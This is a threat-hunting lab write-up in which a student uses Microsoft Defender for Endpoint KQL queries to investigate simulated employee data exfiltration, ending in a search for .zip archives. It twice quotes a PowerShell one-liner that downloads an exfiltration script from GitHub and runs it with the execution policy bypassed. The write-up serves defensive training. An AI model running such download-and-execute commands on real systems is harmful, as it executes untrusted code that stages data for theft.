<u>Threat Hunting Lab 9/15/2025</u>
Scenario 3: Suspected Data Exfiltration Employee

<u>Tools Used</u>: Microsoft Azure Virtual Machine “brucesept15vmon,” and Microsoft Defender for Endpoint.

Backstory for the purposes of the lab:

“An employee named John Doe, working in a sensitive department, recently got put on a performance improvement plan (PIP). After John threw a fit, management has raised concerns that John may be planning to steal proprietary information and then quit the company. Your task is to investigate John's activities on his corporate device () using Microsoft Defender for Endpoint (MDE) and ensure nothing suspicious is taking place.”

“John is an administrator on his device and is not limited to which applications he uses. He may try to archive/compress sensitive information and send it to a private drive or something.”

Created the finding:

Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range/entropy-gorilla/exfiltratedata.ps1' -OutFile 'C:\programdata\exfiltratedata.ps1';cmd /c powershell.exe -ExecutionPolicy Bypass -File C:\programdata\exfiltratedata.ps1

Ran and installed on Virtual Machine.

<u>Timeline Summary and Findings:</u>

<u>Data Collection:</u>

Goal:

Gather relevant data from logs, network traffic, and endpoints.
Consider inspecting process activity as well as the file system for anything that matches the compression or exfiltration of data.


Activity:
Ensure data is available from all key sources for analysis.


Notes/Findings:

Ran this to ensure data is available from all key sources for analysis, and ensure the relevant tables contain recent logs for my virtual machine:

Sep 15, 2025 11:15:11 AM

DeviceNetworkEvents
| where DeviceName has "brucesept15vmon"
| take 20





Timestamp	DeviceId	DeviceName	ActionType	RemoteIP	RemotePort	RemoteUrl	LocalIP	LocalPort
Sep 15, 2025 9:28:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	150.171.27.11	443		10.1.0.161	59265
Sep 15, 2025 9:28:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	150.171.28.11	443		10.1.0.161	59266
Sep 15, 2025 9:28:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	20.42.73.24	443		10.1.0.161	59267
Sep 15, 2025 9:28:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	169.254.169.254	80		10.1.0.161	59274
Sep 15, 2025 9:28:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	23.48.10.36	80		10.1.0.161	59275
Sep 15, 2025 9:28:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	23.54.127.48	443		10.1.0.161	59276
Sep 15, 2025 9:28:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	13.107.246.41	443		10.1.0.161	59277
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	13.95.31.18	443	fe3cr.delivery.mp.mic...	10.1.0.161	59284
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	13.107.246.41	443		10.1.0.161	59286
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	52.123.129.14	443		10.1.0.161	59285
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	13.107.246.41	443	https://g.live.com	10.1.0.161	59286
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	23.54.127.48	443		10.1.0.161	59287
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	52.168.117.171	443		10.1.0.161	59290
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	23.33.192.6	80		10.1.0.161	59292
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	168.63.129.16	80		10.1.0.161	59294
Sep 15, 2025 9:29:...	3e4380aec9fc827de6...	brucesept15vmon	ConnectionSuccess	52.168.117.171	443	https://self.events.dat...	10.1.0.161	59289

Sep 15, 2025 11:17:49 AM

```
DeviceProcessEvents
| where DeviceName has "brucesept15vmon"
| take 10
```

Run query | Last 7 days | Save | Share link | Create detection rule

Query

Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC. Don't want to see it again

```
DeviceNetworkEvents
| where DeviceName has "brucesept15vmon"
| take 20

DeviceProcessEvents
| where DeviceName has "brucesept15vmon"
| take 10

DeviceFileEvents
| where DeviceName has "nbrucesept15vmo"
```

Getting started | Results | Query history

Export | Show empty columns | 10 items | Search | 00:01.735 | Low

Filters: Add filter

Timestamp	DeviceId	DeviceName	ActionType	FileName
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	msedge.exe
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	smartscreen.exe
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	TrustedInstaller.exe

Microsoft Defender | Search


Export | Show empty columns | 10 items | Search | 00:01.735 | Low | Chart type


Filters: Add filter

Timestamp	DeviceId	DeviceName	ActionType	FileName	FolderPath	SHA1	SHA256	MD5
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	msedge.exe	C:\Program Files (x86)\...	75d95836f17cc5c8b8...	ef9d1b42ca58103e96...	563ba0230c2366b959a0...
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	smartscreen.exe	C:\Windows\System32\s...	fd0574b0f474e9acba...	045bfd198b5b75598...	032d6d9e18a3cb24b70...
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	TrustedInstaller.exe	C:\Windows\servicing\Tr...	0aae968a31a7a64f9f...	1889c5bc1ceef3554b...	ae4442013f290315e046...
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	TiWorker.exe	C:\Windows\WinSxS\am...	e2ff3a8746e0274dc0...	83e44e2bf7da29a6a5...	b0e2857ee9c2c9bf7238...
Sep 15, 2025 9:39:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	WmiPrvSE.exe	C:\Windows\System32\...	98cb0b1c90d9fd2b3f...	bd64bdabd96b95cab...	d7755be634848492506...
Sep 15, 2025 9:48:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	backgroundTaskHost.exe	C:\Windows\System32\b...	422ae532bc5ee74b1...	b7d2c17e0038945aa...	8bde0ae40012bd639fc6...
Sep 15, 2025 9:49:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	WmiPrvSE.exe	C:\Windows\System32\...	98cb0b1c90d9fd2b3f...	bd64bdabd96b95cab...	d7755be634848492506...
Sep 15, 2025 9:49:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	backgroundTaskHost.exe	C:\Windows\System32\b...	422ae532bc5ee74b1...	b7d2c17e0038945aa...	8bde0ae40012bd639fc6...
Sep 15, 2025 9:49:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	backgroundTaskHost.exe	C:\Windows\System32\b...	422ae532bc5ee74b1...	b7d2c17e0038945aa...	8bde0ae40012bd639fc6...
Sep 15, 2025 9:50:...	3e4380aec9fc827de6...	brucesept15vmon	ProcessCreated	MicrosoftEdgeUpdate.exe	C:\Program Files (x86)\...	d887542f5fb42da3cf...	f4ce25c64da2142b2c...	00f783b313796440834d...

Sep 15, 2025 11:20:21 AM

```
DeviceFileEvents
| where DeviceName has "brucesept15vmon"
| take 10
```






These screenshots confirm that data is available from all key sources for analysis, and the relevant tables contain recent logs for my virtual machine.

Have run the following queries to investigate further:

Sep 15, 2025 11:30:19 AM


```
DeviceFileEvents
| where DeviceName has "brucesept15vmon"
| take 20
```




Modified that to include possible .zip files:

Sep 15, 2025 11:38:23 AM

```
DeviceFileEvents
| where DeviceName has "brucesept15vmon"
| where FileName endswith ".zip"
| order by Timestamp desc
```



Finding 4 “FileName” that ends with .zip:




The established Lab required us to create the finding at the beginning of this experiment:

Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range/entropy-gorilla/exfiltratedata.ps1' -OutFile 'C:\programdata\exfiltratedata.ps1';cmd /c powershell.exe -ExecutionPolicy Bypass -File C:\programdata\exfiltratedata.ps1

As stated before, this was ran and installed on the Virtual Machine.

This following screenshot confirms our efforts to create this scenario, showing the suspicious activity and where it came from:



usFolderPath	PreviousFileName	FileSize	InitiatingProcessAccountDo...	InitiatingProcessAccountNa...	InitiatingProcessAccountSid	InitiatingProcessMD5	InitiatingProcessSHA1	InitiatingProcessSHA256	InitiatingProcessF
		883664	nt authority	system	S-1-5-18	201c671b8dd06b48e...	ec212e1850f3821351...	271b5e831349e27ed...	c:\windowsazur
ogramData	employee-data-202509...	1401	brucesept15vmon	threathunt	S-1-5-21-560625984...	a97e6573b97b44c96...	eb42621654e02faf2d...	0ff6f2c94bc7e2833a5...	c:\windows\syst
			brucesept15vmon	threathunt	S-1-5-21-560625984...	0b24892597dcb0257...	5fe5d446406ff1e34d...	707f415d7d581edd9...	c:\program files
		438556	nt authority	system	S-1-5-18	201c671b8dd06b48e...	ec212e1850f3821351...	271b5e831349e27ed...	c:\windowsazur


Having performed this search within MDE DeviceFileEvents for activity that included .zip files and found four examples of irregular activity showing archiving and moving data to a backup folder.


Screenshots are above and are shown below as well.

Search performed:

Sep 15, 2025 11:38:23 AM


```
DeviceFileEvents
| where DeviceName has "brucesept15vmon"
| where FileName endswith ".zip"
| order by Timestamp desc
```



